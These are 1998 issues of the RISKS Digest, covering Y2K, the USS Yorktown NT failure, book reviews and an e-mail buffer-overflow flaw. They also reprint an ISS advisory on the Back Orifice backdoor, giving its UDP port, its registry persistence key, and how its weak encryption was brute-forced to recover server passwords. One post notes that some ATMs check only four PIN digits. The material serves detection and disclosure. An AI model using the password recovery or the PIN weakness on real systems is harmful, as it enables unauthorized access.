- Executive summary: <http://www.executive.govt.nz/minister/bradford/power/summary.htm>
- Media Release from the Minister of Energy: <http://www.executive.govt.nz/minister/bradford/power/release.htm>
- Inquiry Home Page: <http://www.moc.govt.nz/inquiry/>

ps: The lights are on, here in Auckland, now. See: <http://www.webcam.co.nz/>

Tom Worthington, Immediate Past President, Australian Computer Society

<http://www.acslink.net.au/~tomw> POB 13 Belconnen ACT 2617 tomw@acslink.net.au

⚡ Re: Y2K contingency plans needed (Frankston, [RISKS-19.85](#))

Rob Bailey <baileyr@wlu.edu>

Tue, 14 Jul 1998 18:35:05 -0400

That's what I thought, too. The point was raised over on the Emergency Management Net distribution list that lots of talk about identifying and fixing the problem had taken place, but that the emergency management community as a whole had been pretty much ignoring the problem of response and damage mitigation to a problem that is 18 months off (and, unlike all other disasters, can be timed quite accurately on any calendar).

In response, <VanceB4660@AOL.COM> wrote that "[t]he Y2K bug seems to mostly lurk in old COBOL code." So I decided to offer a couple of examples that had been brought up here in Risks and some pointers in the Web to embedded systems that might / will fail on Y-day. I was pounded with criticism. The most poignant attack came from <stevew@ENG.ADAPTEC.COM>, who opined that I was promulgating unfounded "Fear, Uncertainty and Doubt". Steve went on to add that "[a]ll in all, [he's] not really that concerned about Y2K."

With that attitude, it's no wonder that little if anything has been planned by the emergency management community in response to the 01-01-01. For example, FEMA has implied that few or no Y2K-*specific* preparations have been made; instead, FEMA will rely on the national response plan to deal with the (alleged) emergency like any other emergency. I hope it works; unlike others, all in all, I *am* really concerned about Y2K.

Rob Bailey, wm8s@pobox.com WVIT School of Engineering, Class of 1986

W&L School of Law, Class of 2000 [*Assuming their computers let you out. PGN*]

⚡ Y2K dig-gerel

"MICHAEL BRILL" <mbrill@sarnoff.com>

Tue, 21 Jul 1998 10:56:19 -0400

Millennium Panic

Michael H. Brill, 5 June 1998

The Bug hangs off in distant skies

And stares with double-O for eyes,
Between my digits now. But soon,
It hides itself behind the moon.
Emerging on the other side--
New-grown, and much too large to hide--
It grows again. I see it nears,
Igniting all my primal fears.
(But no-one else sees this display;
They're deep into their business day.)

With jaws agape and wings unfurled,
This Bug's about to eat the world!
Now sages see the ghastly form,
And mumble that it's just the norm:
"The 'Bug' is just a trick of lights,
A cloud of dust, or must--or mites."

As evening comes, arachnid pall,
It scarcely dims the sun at all.
Though jaws envelop all the sky,
I see through them the planets fly.
Orion studs the frigid night.
I feel no heat; I find no light.
Our world, the lifeblood that we've prized
With digitalis paralyzed.
The ichor from the jaws has spread
In smaller things beside my bed.
Outside, crowds mad with fear and pain,
For lack of power their kin have slain.
As gun-filled hands my door break through,
The sages' echoes all ring true.

"They're right," I sigh with my last breath.
"A cloud of 'mights' has brought my death."



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 89

Monday 27 July 1998

Contents

- [Students given wrong degree after computer error](#)
[Bruce McAdam](#)
- [Senate votes to ban Internet gambling](#)
[Edupage](#)
- [IBM de Mexico pays Mexico City for failed database system](#)
[Edupage](#)
- [PacBell phone mail outage](#)
[Craig Partridge](#)
- [A 4-digit PIN truncation](#)
[Eddie Sullivan](#)
- [Re: Yorktown dead in water after divide by 0](#)
[Tim Bradshaw](#)
[Phil Edwards](#)
- [Re: German train accident](#)
[Bob Frankston](#)
- [Y2K OK on Wall Street](#)
[Edupage](#)
- [No Y2K insurance for household electrical items](#)
[Jonathan Pritchard](#)
- [Re: Y2K contingency plans](#)

[Joe Bednorz](#)

● [REVIEW: "Personal Medical Information", Ross Anderson](#)

[Rob Slade](#)

● [REVIEW: "Windows NT Security", Charles B. Rutstein](#)

[Rob Slade](#)

● [Re: REVIEW: "Windows NT Security", Charles B. Rutstein](#)

[Rob Slade](#)

● [Info on RISKS \(comp.risks\)](#)

✚ **Students given wrong degree after computer error**

Bruce McAdam <bjm@dcs.ed.ac.uk>

Thu, 23 Jul 1998 13:58:14 +0100

Ten days after hearing that she had received a 2:1 degree (the second-highest grade available), a University of Edinburgh student (Jennifer McLellan) was told that the degree result was wrongly calculated and that she had actually received a 2:2 (the third-highest grade available). This caused her to lose a job offer and have her plans for the future thrown into considerable disarray.

According to **The Daily Telegraph** (23 Jul 1998, page 1), a total of four students were originally given the wrong degree classification, a mistake the University attributed to "an error made in transferring degree marks to a computer spreadsheet". It is yet known whether this was caused by human error.

Bruce J. McAdam, Postgraduate Student, The Department of Computer Science, The University of Edinburgh

✚ **Senate votes to ban Internet gambling (Re: [RISKS-19.27,63](#))**

Edupage Editors <educause@educause.unc.edu>

Sun, 26 Jul 1998 13:08:21 -0400

The Senate voted 90-10 Thursday to ban Internet gambling, extending the existing federal prohibitions on interstate gambling via telephone or wire. A companion bill is moving through the House. Approximately 140 Web sites offer gambling, and more than \$600 million was wagered online last year on sports alone, according to the Justice Department. Sponsoring Senator Jon Kyl (R-Ariz.) says without the ban, the revenues could balloon to \$10 billion in the

next couple of years. "If we don't stop this activity now, the money that is generated by this kind of illegal activity is going to... become so influential in our political process that we will never get it stopped." The legislation would exempt "fantasy" or rotisserie sports leagues, in which participants bid on rosters of professional athletes to create "fantasy" teams, and money is exchanged based on the players' statistics. (*Los Angeles Times*, 24 Jul 1998; Edupage, 26 July 1998)

✶ IBM de Mexico pays Mexico City for failed database system

Edupage Editors <educause@educause.unc.edu>

Sun, 26 Jul 1998 13:08:21 -0400

IBM de Mexico, the Mexican unit of the International Business Corporation, will pay Mexico City \$37.5 million in cash and products to resolve a dispute over a failed database system. Three IBM executives face trial on charges of a conspiracy to defraud the city, which had purchased the system without competitive bidding in 1996. An IBM executive says, "In any complex systems-integration project, technical issues will arise, and we've always been 100% committed to resolving them... This civil agreement allows us to continue to work together with this customer." The rules of commerce have changed markedly since opposition parties began to gain power and challenge the corruption that had often been a normal part of doing business. (*The New York Times*, 24 Jul 1998; Edupage, 26 July 1998)

✶ PacBell phone mail outage

Craig Partridge <craig@aland.bbn.com>

Sun, 26 Jul 1998 12:57:39 -0700

PacBell suffered a multi-hour failure of its phone mail system for subscribers in California yesterday (Saturday, 25 July 1998).

I've gotten two accounts of the problem. Last night, when the outage was still on-going (and affected subscribers in my area), the people answering the PacBell service number stated the outage was "statewide" and due to "a cable cut." Today's SF Examiner reports that the outage was localized to the Bay Area and due to a failed software upgrade.

Craig Partridge craig@aland.bbn.com or craig@bbn.com

⚡ A 4-digit PIN truncation

Eddie Sullivan <eddie@merl.com>

Mon, 27 Jul 1998 18:03:55 -0400

I've discovered an interesting problem with bank teller machines. At least with my BankBoston ATM card, only the first four digits of the personal identification number are relevant. I have a five-digit PIN, and I've tried typing just the first four, and I've also tried the first four plus an incorrect fifth digit. In both cases, the machine was more than happy to fork over money. I've tried it in BankBoston and USTrust ATM's.

⚡ Re: Yorktown dead in water after divide by 0 (Crawford, [RISKS-19.88](#))

Tim Bradshaw <tfb@aiai.ed.ac.uk>

23 Jul 1998 13:26:55 +0100

The Yorktown problems are particularly worrying because they're very reminiscent of problems the British navy suffered a hundred years or so ago.

In the second half of the 19th century, continuing into the first world war, the British navy became extremely dependent on extremely elaborate flag signalling, with a resulting centralisation of command in the flagship, and increasing unwillingness and inability of individual ships' commanders to display initiative.

The signalling system made possible elaborate & impressive peacetime maneuvers, but was liable to failure under battle conditions where smoke could obscure signals, and the whole signalling system -- including the human parts of it -- operating on the exposed bridge of the ship was extremely vulnerable.

Because officers were trained to obey signals regardless, and not to act without them, a failure in the signalling technology could be very severe. There are (perhaps contentious) examples of this at Jutland in 1916 where the failure to send, receive, or correctly interpret signals, and the failure to act on initiative were noticeable problems for the British.

The technology is different, but the reliance on a particular technology, with no apparent backup, seems to be the same. If a warship uses a computer system for its essential functioning that should be backed up by alternative systems, including manual ones. People need to be trained in the use of those backup systems and willing to use them. They also need to be willing to decide

that the computer system is wrong and override it even when it is functioning.

Tim Bradshaw, System Manager, Artificial Intelligence Applications Institute, University of Edinburgh

✶ Re: Yorktown dead in water after divide by 0 (Crawford, [RISKS-19.88](#))

Phil Edwards <news-uk@dircon.co.uk>

Thu, 23 Jul 1998 15:36:54 GMT

Thereby hangs a tale.

The "Smart Ship" initiative being piloted aboard the Yorktown is only part of a general migration to NT; US naval bases are currently piloting "Smart Base". The aim is to put in place a seamless service-wide operating environment. (Source: *Government Computer News*, 20 Apr 1998).

This is in line with the current issue of the US Navy's Information Technology Standards Guidance (ITSG), approved in May 1998, which describes NT as "the de facto standard client-server computing technology". The ITSG endorses NT 4.0 as the standard OS for networks and standalone PCs; factors in its favour include functionality, performance and the C2 security rating of NT 3.5. (Source: *Government Computer News*, 29 Jun 1998. And yes, I realise the part about NT 3.5 doesn't follow).

This itself follows from the "IT-21" strategy put forward a year earlier. This was summed up by its chief advocate, Admiral Archie Clemins, in the following seven principles:

- If the boss doesn't use it, don't buy it.
- We must integrate the tactical and nontactical.
- We must stay common with industry.
- We must drive everything to a single PC.
- We must use commercial off-the-shelf (COTS) products for almost everything we do.
- We must have seamless transition from shore to sea.
- We cannot allow stovepipes to develop within our C4I architecture.

(Source: *US Naval Institute Proceedings*, May 1997. There is a cogently sceptical discussion of Clemins' proposals (with the wonderful title "Beware of Geeks bearing Gifts") in the April 1998 issue).

In practical terms, Clemins has stated, this means migrating as much as possible from Unix to

NT. (Source: *Federal Computer Week*, 14 Apr 1997)

To sum up: the Yorktown debacle is IT-21 in action - or, to be scrupulously fair, in pilot.

Interestingly, the US Navy's system integration problem reported by Jim Horning in [RISKS-19.86](#) also has an IT-21 element. Quoting from the original story (from *Wired News*, 16 Jul 1998):

The problem is with neither individual system, but rather with the way they interoperate, or work with one another. The problem is compounded by the a new Commercial Off-The-Shelf (COTS) display system also running aboard the vessels. A Navy official said that COTS is more challenging than expected -- although the Navy has the license to use the COTS software, they don't have access to its source code. Such code would allow the specialists to "get under the hood" of the software and might help them identify the conflicts.

'COTS', as we've seen, translates as 'market-leading commercial software, as used by VPs of civilian businesses, running on NT'. Unfortunately the acronym seems to have baffled the Wired reporter - "COTS is more challenging than expected" is a story in itself.

Risks? I'll fall back on British understatement and say that there is a distinct chance that software and hardware which is

- a. purchased off the shelf
- b. designed for civilian applications
- c. tailored for the specific requirements of higher management and
- d. brought to market in a relatively immature state

may not perform consistently to military specifications.

Phil

✉ Re: German train accident ([RISKS-19.80,81,83](#))

<Bob_Frankston@frankston.com>

Mon, 27 Jul 1998 12:00 -0400

On the plane back from Europe (Lufthansa appropriately enough), I sat next to a German engineer (actually, chemical and running a company, but that's beside the point) and asked him about the train crash. He said that the wheel had been off the tracks for 5km and the magnitude of

the problem was due to having a switch track just before a bridge. Similar accidents had occurred in France but in less damaging locations. The solution is to track the behavior of the wheel (or the proximity to the track) with sensors to discover the problem early. This sounds even better than periodically checking the wheel since it will catch the actual problem as soon as it occurs even if there were a separate cause for a wheel problem.

⚡ Y2K OK on Wall Street

Edupage Editors <educause@educause.unc.edu>

Thu, 23 Jul 1998 16:46:03 -0400

A ten-day-long test by the Securities Industry Association's Year 2000 project found no problems during a simulation involving 29 brokerage firms, all major stock exchanges, and the corporations that conduct trades for them. Project manager Leslie Tortora hopes that the success of the project will encourage a similar effort by telephone companies, and says: "People are feeling good. An enormous amount of energy and preparation has gone into making this successful." (*The New York Times*, 23 Jul 1998; Edupage, 23 July 1998)

[Excuse my using Edupage so extensively in this issue. John Gehl & Suzanne Douglas do a marvelous job of summarizing many topics, and their last two issues just happen to hit RISKS paydirt. To subscribe to Edupage: send mail listproc@educause.unc.edu with the message:

subscribe edupage <your name>.

If you have subscription problems, send mail to manager@educause.unc.edu. PGN]

⚡ No Y2K insurance for household electrical items

Jonathan Pritchard <jp17@lucent.com>

Wed, 22 Jul 1998 11:41:04 +0100

I just heard on the radio that all UK insurance companies have decided not to pay out any household claims arising from y2k issues affecting household items. Considering a lot of people own TV, Video, Hi-Fi all of which have date sensitive internals it seems as though a lot of people may be out of pocket come 1/1/2000. I'm not an expert on the internal systems of household appliances, but I would have thought particularly videos will encounter problems due to their reliance on clocks for recording programs. There is also an increasing trend towards integrating TV/Video functions and on screen menu functions rather than the older analogue (Y2K compliant!) switches.

The risks? Integrating date dependent functions (video programming) with other things (tuning via menu systems) just to get it all on the same remote control. Also a risk is expecting companies / insurance agents to honour claims for "malfunctioning" equipment.

Jonathan Pritchard, Lucent Technologies

✶ Re: Y2K contingency plans ([RISKS-19.88](#))

Joe Bednorz <jbednorz@mindspring.com>

Thu, 23 Jul 1998 09:31:44 -0500

Rob Bailey in [RISKS-19.88](#) adds hard data to Frankston's observation that preparations are not being made to handle unexpected problems on 00-01-01. (Apparently, what few bureaucrats admit the problem are not willing to say it can't be completely solved in advance.)

My counter-argument (to the bureaucrats, not my esteemed fellow Risks-contributors) is as follows:

1. No release of a new version of software has ever gone completely smoothly. Even if no new internal bugs are introduced (ha!), unexpected external conflicts will arise (incompatibility with other software, incorrect user responses to interface changes, etc.)
2. The more changes are made (between previous versions & a new release), no matter how small, the more unexpected problems there will be, and the harder they will be to find.

(These are from experiences at a critical site running 24/7. After too many call-outs on weekends to fix bugs in new releases, we implemented a policy that production releases ready after twelve noon on Thursday must be delayed until the following Monday.)

3. 00-01-01:00:00 will be the equivalent of the world's biggest release of new software in history. *Every piece of code* will be run for the first time under real-world y2k conditions *simultaneously*.
4. Even if every application tested perfectly individually under y2k conditions (ha!), unexpected slight changes of operation would cause major, perhaps massive, disruption.

The solution? Continue finding and fixing as many y2k problems as possible, but be sure to have extra (massive?) support available on 00-01-01:00:00 to fix critical problems.

Joe Bednorz <jbednorz@mindspring.com>

✶ REVIEW: "Personal Medical Information", Ross Anderson

Rob Slade <rslade@sprint.ca>

Fri, 24 Jul 1998 09:57:48 -0800

BKPRMDIN.RVW 980508

"Personal Medical Information", Ross Anderson, 1997, 3-540-63244-1, U\$45.00

%E Ross Anderson ross.anderson@cl.cam.ac.uk

%C 175 Fifth Ave., New York, NY 10010

%D 1997

%G 3-540-63244-1

%I Springer-Verlag

%O U\$45.00 800-777-4643 fax: 201-348-4505 wborden@springer-ny.com

%P 250 p.

%T "Personal Medical Information: Security, Engineering, and Ethics"

The papers contained in this work were presented at a conference held in Cambridge, UK, in June of 1996. Those attending were from medical, legal, activist, legislative, and data security backgrounds. Most of the material comes from the UK and German experience.

The first paper examines the purpose and ownership of medical information: does the data belong to the patient or the NHS (National Health Service) and what implications does ownership have on policy regarding health information. This question is complicated by the requirement for aggregated details in order to provide the proper quality of service. In Germany, a "smart" card is being developed for patient information and billing purposes and the debate and various options for the card is described in the second essay. Chapter three looks generically (and in rather jargon laden manner) at the distinctives of medical information systems. During rationalization of the medical information systems of the German Democratic Republic (GDR, East Germany) and the Federal Republic of Germany (West Germany) the value of a central repository for cancer information was noted, along with the danger of invasion of privacy in such consolidated systems. The possibility of a distributed information system in which patient information is held locally, but made available for non-identifying epidemiological research is discussed in paper four. The review of the use of information systems by general practitioners, in chapter five, is general and anecdotal, rather than analytical.

The British Medical Association (BMA) has produced a policy paper on the security and confidentiality of patient information. The sixth essay takes issue with aspects of the BMA paper with particular respect to acute care. Implementation of the policy in a multipractitioner practice

in Yorkshire is noted in chapter seven. The BMA policy is used as a case study for medical ethics analysis in chapter eleven. Chapter twenty closes off the book with an update on the policy.

Paper number eight is a somewhat simplistic view of a confidential patient information architecture modeled on an ideal patient ward. Unfortunately, it fails to account not only for real world situations, but also for many important uses of medical information. Although titularly involved with risk assessment, chapter nine is essentially a statement of medical ethics in opposition to the surveillance of patients used by for-profit managed care operations. With the introduction of information technologies, wholesale modification of institutions and systems is being undertaken, often with untoward consequences. The aim of essay ten is to propose a model for re-engineering that makes responsibility central to the enterprise in order to avoid confidentiality problems. While the many see patient information as primarily business related, chapter twelve looks at the needs for data as a resource for research and treatment. Electronic commerce tools are used to ensure confidentiality of patient information transfer in paper thirteen. Similarly, public key encryption is examined for the establishment of confidential auditing of medical payments in essay fourteen. Chapter fifteen is a very brief case study of the use of smart cards for medical data. The philosophical review of medical ethics in chapter sixteen has only tenuous connections to technology. Only an abstract is included for presentation seventeen. Chapter eighteen is a review of privacy policy in the United States. Nineteen is a case study from New Zealand.

While the quality of the papers is uneven, the variety of viewpoints is extremely valuable. Although there is a significant bias in favour of patient confidentiality, some of the needs for sharing of information are at least raised.

copyright © Robert M. Slade, 1998 BKPRMDIN.RVW 980508

⚡ REVIEW: "Windows NT Security", Charles B. Rutstein

"Rob Slade" <rslade@sprint.ca>
Wed, 22 Jul 1998 10:53:22 -0800

BKWNTSEC.RVW 980510

"Windows NT Security", Charles B. Rutstein, 1997, 0-07-057833-8, US\$34.95

%A Charles B. Rutstein

%C 300 Water Street, Whitby, Ontario L1N 9B6

%D 1997

%G 0-07-057833-8

%I McGraw-Hill Ryerson/Osborne

%O U\$34.95 800-565-5758 fax: 905-430-5020 louisea@McGrawHill.ca

%P 332 p.

%T "Windows NT Security"

Windows NT provides a number of tools and functions for securing the system and workstation. Security is also going to mean different things to different people and work environments. This book will help users and new administrators make the system more secure, but there is much ground left uncovered.

Chapter one is a basic overview of the NT security architecture. There are some, but relatively few, specifics. The material also tends to give Microsoft the benefit of the doubt in a number of areas. For example, the fact that the source code for NT is not available is held in many quarters to be a potential security risk, since the system cannot be fully examined. While nobody can deny Microsoft's right to withhold the source for business reasons, the author dismisses this security argument as "completely without merit." The User Manager application is covered in chapter two. While all functions are mentioned, not all implications are fully explained. While implying that it is the case, the author stops short of stating that if access rights are denied by one control they will not be granted because of others. Coverage of file and file system security, in chapter three, is not very clear. The material on viruses is technically sound, but not necessarily immediately helpful. Event logs are discussed briefly in chapter four but probably deserve more space. Chapter five not only looks at the Registry itself, but lists a number of keys to be set. Again, the brief discussions do not provide full information on the implications of these choices. Although all the topics in chapter six do have to do with network security, they are otherwise rather randomly grouped. Not all the sections even have to do with NT. Also, there is, again, some not altogether justified promotion of Microsoft, and some questionable recommendations. (The suggestion to rename the administrator account is fairly standard, but the renamed account may still be vulnerable to attack because of identification of the security ID.) Chapter seven looks at RAID (Redundant Array of Inexpensive Disks) and UPS (Uninterruptible Power Supplies) and it is surprising that it doesn't mention backups. Remote Access Service (RAS) is reviewed in chapter eight, but while recommendations are made the full significance of the advice is not given. Generic advice on Internet service provision is given in chapter nine. Not all of the guidance makes a lot of sense, such as the discussion of passwords in regard to anonymous ftp accounts.

The book does cover a lot more security ground than most general NT administration texts. Some convoluted areas of NT security are explored to a certain extent, and there are a number of helpful pieces of information. Security, however, is a complex undertaking, and requires a more thorough and rigorous background understanding than this book provides.

copyright © Robert M. Slade, 1998 BKWNTSEC.RVW 980510

⚡ Re: "Windows NT Security", Charles B. Rutstein ([RISKS-19.89](#))

"Rob Slade" <rslade@sprint.ca>

Thu, 23 Jul 1998 13:19:38 -0800

Boy, did that [the above review] ever open a can of worms! I cannot recall any review that has generated this much response, this fast.

Sorry to those who did not get a personal response, and thanks to the majority of you for your kind words about the reviews, but there were just too many of you, mostly asking the same question. Almost all of you wanted to know of an NT security book that I could recommend.

Well, I am sorry to disappoint you, but **I'd** like to know of an NT security book that I could recommend. I haven't found one yet. (For those incipient authors who are experts in the field, and have about a year to give to the task, there is an apparent market niche.)

The reason for this lack may lie in a number of areas. As one correspondent implied, many think that "NT security" is an oxymoron. I note that while there are a variety of NT security resources out there, and there have been a few attempts to start one, there is no really good NT security FAQ available yet. There are a number of sites with exploit information, and there is one vendor that tries to sell you an NT security file, but the closest I've seen to a good FAQ was a recent "top ten" list of things to do to make NT marginally more secure than it is when it ships.

I suspect that part of the problem lies in the design of NT itself, which does not make security provisions straightforward to implement, but it may also be simply bad luck in the selection of authors who have attempted to address the issue so far. Of the number of NT security books I've reviewed to date, I still haven't found a definitely good one, let alone anything to the standard of Spafford and Garfinkel.

Just to reiterate, here are the titles I've reviewed so far:

"PCWeek Microsoft Windows NT Security", Nevin Lambert/Manish Patel, 1997, 1-56276-457-8, U\$39.99/C\$56.95/UK#36.99 - good introductory or non-specialist guide, but there are holes

"Windows NT Security Guide", Stephen A. Sutton, 1997, 0-201-41969-6, U\$29.95/C\$41.00 - too vague for users, lacking detail for administrators

"Windows NT Security", Charles B. Rutstein, 1997, 0-07-057833-8, U\$34.95 - reasonable range, but has gaps and lacks analysis

Normally, if I were recommending texts on security in the UNIX field, I would also include

works on system administration. However, in the NT arena, while some admin authors have tried to cover the topic it is just too big to handle as a subsection of a larger work.

rslade@sprint.ca rslade@vcn.bc.ca robertslade@usa.net

For back issues:

AV contacts : <http://www.victoria.tc.ca/techrev/mnvr.html>
list, reviews, : <http://www.victoria.tc.ca/techrev/quickref.html>
review FAQ and: <http://www.victoria.tc.ca/techrev/avrevfaq.html>
AV tutorial : <http://www.victoria.tc.ca/techrev/mnvrcv.html>

<http://csrc.ncsl.nist.gov/virus/virrevws/>
<ftp://ftp.cs.ucr.edu/pub/virus-1/docs/reviews>

Viral Morality: <http://www.bethel.edu/Ideas/virethic.html>

PC Security: <http://www.victoria.tc.ca/techrev/mnvrrvsc.html>

Book reviews: <http://www.victoria.tc.ca/techrev/mnbk.html>
<http://www.victoria.tc.ca/techrev/review.html>
<http://www.webwaves.com/books/slade>
<ftp://x2ftp.oulu.fi/pub/books/slade>
<http://mag.mechnet.com/mne/books/reviews/slade/>
<gopher://gopher.technical.powells.portland.or>

[us:70](#)

<http://www.utexas.edu/computer/vcl/bkreviews.html>

[After considerable out-of-band discussion, the consensus seems to be that Rob is correct: There are no good books on Windows NT security. But perhaps that is because there is no real Windows NT security? Let's hear it for open-source software, and hopefully, eventually, really good open-source security, subjected to serious scrutiny. PGN]



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 90

Friday 7 August 1998

Contents

- [Software flaw exposes e-mail programs ...](#)
[Edupage Editors](#)
- [Long-filename security bug in e-mail readers and safe languages](#)
[Paul Haahr](#)
- [ISSalert: ISS Security Advisory: cDc BackOrifice Backdoor](#)
[X-Force](#)
- [Re: Yorktown/NT/Security threads](#)
[Mitch Stanek](#)
- [50M Lines of Windows NT?](#)
[Fred Ballard](#)
- [Wiretap and surveillance update](#)
[Declan McCullagh](#)
- [Power surge hits telephones and data comms](#)
[John Colville](#)
- [Interesting GPS interference](#)
[Martin Poole](#)
- [Re: USS Yorktown: WinNT not the fault](#)
[A. Penguin](#)
- [Re: Yorktown dead in water after divide by 0](#)
[Jonathan Mayer](#)

- [More on SOHO](#)
[Nancy Leveson](#)
 - [New Jersey Y2K car inspection stickers](#)
[Dan Wallach](#)
 - [Bug-free millennium for Railtrack](#)
[Mike Ellims](#)
 - [White House Calm, DoD Nervous About Y2K](#)
[Declan McCullagh](#)
 - [Re: html "referer" field](#)
[Doneel Edelson](#)
 - [Re: "Cracking DES"](#)
[Martin Minow](#)
 - [SEI 1998 Software Engineering Symposium](#)
[Carol Biesecker](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✶ **Software flaw exposes e-mail programs ...**

Edupage Editors <educause@educause.unc.edu>

Thu, 30 Jul 1998 17:06:13 -0400

A security flaw found in several of the most widely used e-mail programs (Microsoft Outlook Express, Microsoft Outlook 98, and Netscape Mail) could be used by malicious persons to send computers using those programs a virus that could destroy or steal data and could cause those computers to crash. The flaw, which is known as a buffer overflow error, occurs when a program fails to check the length of each character string. This failure means that a string too large to fit into an allotted memory location will lock up the program and fool the operating system into running attacker code in its place. Whereas new languages such as Java have built-in

safeguards to prevent this kind of programmer error, older languages such as C and C++ do not. Computer security specialist Steven Bellovin says, "C makes it too easy to slice your fingers off, and programmers all over the world are doing so with great regularity." (*The New York Times*, 30 Jul 1998; Edupage, 30 July 1998. This is the Finnish find.)

✂ Long-filename security bug in e-mail readers and safe languages

Paul Haahr <haahr@jivetech.com>
Wed, 29 Jul 1998 08:20:52 -0700 (PDT)

There's been a lot of coverage of the potential security hole in Microsoft and Netscape's mail readers. Most reports note that this is the same kind of bug exploited by Robert Morris's Internet worm: overflow a fixed-length buffer on the stack to predictably sabotage the control flow of the program.

What all the reports I've read appear to be missing is that bugs like this are almost inevitable in C or C++, yet pose almost no security issues in safer programming languages, including as Java, Lisp, Ada, Smalltalk, Modula-3, Eiffel, ML, etc.

That is, the consequence of overflowing an array in Java is that an `ArrayIndexOutOfBoundsException` is thrown. No stack gets overwritten, no data gets corrupted. The program fails, but it does so in a

sensible,
predictable manner. Contrast this with C or C++, where the
existence of a
single, unchecked array access based on user-provided input is
sufficient to
expose gaping security holes.

Just as the use of four digits for dates was considered wasteful
or
unnecessary in the past, the use of safe languages is often
thought a luxury
today. It isn't.

ISSalert: ISS Security Advisory: cDc BackOrifice Backdoor

X-Force <xforce@iss.net>

Thu, 6 Aug 1998 11:04:49 -0400 (EDT)

ISS Security Alert Advisory

August 6th, 1998

Cult of the Dead Cow Back Orifice Backdoor

Synopsis:

A hacker group known as the Cult of the Dead Cow has released a
Windows
95/98 backdoor named 'Back Orifice' (BO). Once installed this
backdoor
allows unauthorized users to execute privileged operations on
the affected
machine.

Back Orifice leaves evidence of its existence and can be
detected and
removed. The communications protocol and encryption used by
this backdoor
has been broken by ISS X-Force.

Description:

A backdoor is a program that is designed to hide itself inside a target host in order to allow the installing user access to the system at a later time without using normal authorization or vulnerability exploitation.

Functionality:

The BO program is a backdoor designed for Windows 95/98. Once installed it allows anyone who knows the listening port number and BO password to remotely control the host. Intruders access the BO server using either a text or graphics based client. The server allows intruders to execute commands, list files, start silent services, share directories, upload and download files, manipulate the registry, kill processes, list processes, as well as other options.

Encrypted Communications:

All communications between backdoor client and the server use the User Datagram Protocol (UDP). All data sent between the client and server is encrypted, however it is trivial to decrypt the data sent. X-Force has been able to decrypt BO client requests without knowing the password and use the gathered data to generate a password that will work on the BO server.

The way that BO encrypts its packets is to generate a 2 byte hash from the password, and use the hash as the encryption key. The first 8 bytes of all client request packets use the same string: "!*QWTY?", thus it is very easy to brute force the entire 64k key space of the password hash and compare the result to the expected string. Once you know the

correct hash value that will decrypt packets, it is possible to start generating and hashing random passwords to find a password that will work on the BO server. In our tests in the X-Force lab, this entire process takes only a few seconds, at most, on a Pentium-133 machine. With our tools we have been able to capture a BO request packet, find a password that will work on the BO server, and get the BO server to send a dialog message to warn the administrator and kill its own process.

Determining if BO has been installed on your machine:
The BO server will do several things as it installs itself on a target host:

- * Install a copy of the BO server in the system directory (c:\windows\system) either as ".exe" or a user specified file name.

- * Create a registry key under HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices with the file name of the server file name and a description field of either "(Default)" or a user specified description.

- * The server will begin listening on UDP port 31337, or a UDP port specified by the installer. You can configure RealSecure to monitor for network traffic on the default UDP 31337 port for possible warning signs.

In order to determine if you are vulnerable:

1. Start the regedit program (c:\windows\regedit.exe).
2. Access the key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices.

Look for any services that may not have been intentionally installed on the machine. If the length of one of these file is close to 124,928 (give or take 30 bytes) then it is probably BO.

Recommended action:

BO can be removed by deleting the server and removing its registry entry.

If possible, you should back up all user data, format your hard drive, and reinstall all operating systems and software on the infected machine.

However, if someone has installed BO on your machine, then it is most likely part of a larger security breach. You should react according to your site security policy.

Determining the password and configuration of an installed BO:

1. Using a text editor like notepad, view the server exe file.

2. If the last line of the file is '8 8\$8

(8,8084888<8@8D8H8L8P8T8X8\8'8d8h8l8',

then the server is using the default configuration. Otherwise, the

configuration will be the last several lines of this file, in this order:

<filename>

<service description>

<port number>

<password>

<optional plugin information>

Conclusion:

Back Orifice provides an easy method for intruders to install a backdoor on

a compromised machine. Back Orifice's authentication and encryption is

weak, therefore an administrator can determine what activities and

information is being sent via BO. Back Orifice can be detected and

removed. This backdoor only works on Windows 95 and Windows 98 for now and not currently on Windows NT.

[Copyright (c) 1998 by Internet Security Systems, Inc.
Permission is hereby granted for the redistribution of this alert electronically. It is not to be edited in any way without express consent of X-Force. If you wish to reprint the whole or any part of this alert in any other medium excluding electronic medium, please e-mail xforce@iss.net for permission.]

Disclaimer

The information within this paper may change without notice. Use of this information constitutes acceptance for use in an AS IS condition. There are NO warranties with regard to this information. In no event shall the author be liable for any damages whatsoever arising out of or in connection with the use or spread of this information. Any use of this information is at the user's own risk.

X-Force Vulnerability and Threat Database: <http://www.iss.net/xforce>

Please send suggestions, updates, and comments to:
X-Force <xforce@iss.net> of Internet Security Systems, Inc.

⚡ Re: Yorktown/NT/Security threads

mitch <realtime@acm.org>

Wed, 29 Jul 1998 08:21:09 -0700

"More kindling for the fire:

<http://www.news.com/News/Item/0,4,24643,00.html>

Yet another serious NT security bug announced and acknowledged by Microsoft.

A flaw in the OS would allow any ordinary network user to impersonate an NT system administrator. There is also the *possibility* that anyone with Internet access could do the same thing.

How secure is national security? Let's hope that NT has not found its way aboard any SSBNs... Linux anyone?

Mitch Stanek

⚡ 50M Lines of Windows NT?

Fred Ballard <fred.ballard@ln.ssw.abbott.com>

Fri, 31 Jul 1998 17:56:21 -0500

I heard part of National Public Radio's Science Friday on July 24 called "Beyond Windows" (you can see more -- a list of the guests, for instance -- and hear the show at http://www.sciencefriday.com/pages/1998/Jul/hour1_072498.html).

The part I heard was at the end of the show. Someone said that it's rumored Windows NT 5.0 will contain 50M lines of C code. Several comments followed: C was too primitive for the task, but C++ was too complex; 30M lines of the 50M are probably IF statements figuring out what environment it's running in and acting accordingly; isn't 50M lines of code something like what the Star Wars missile defense system was going to take and nobody thought

that would
ever work.

Fred Ballard

⚡ Wiretap and surveillance update

Declan McCullagh <declan@well.com>
Fri, 31 Jul 1998 11:16:41 -0700 (PDT)

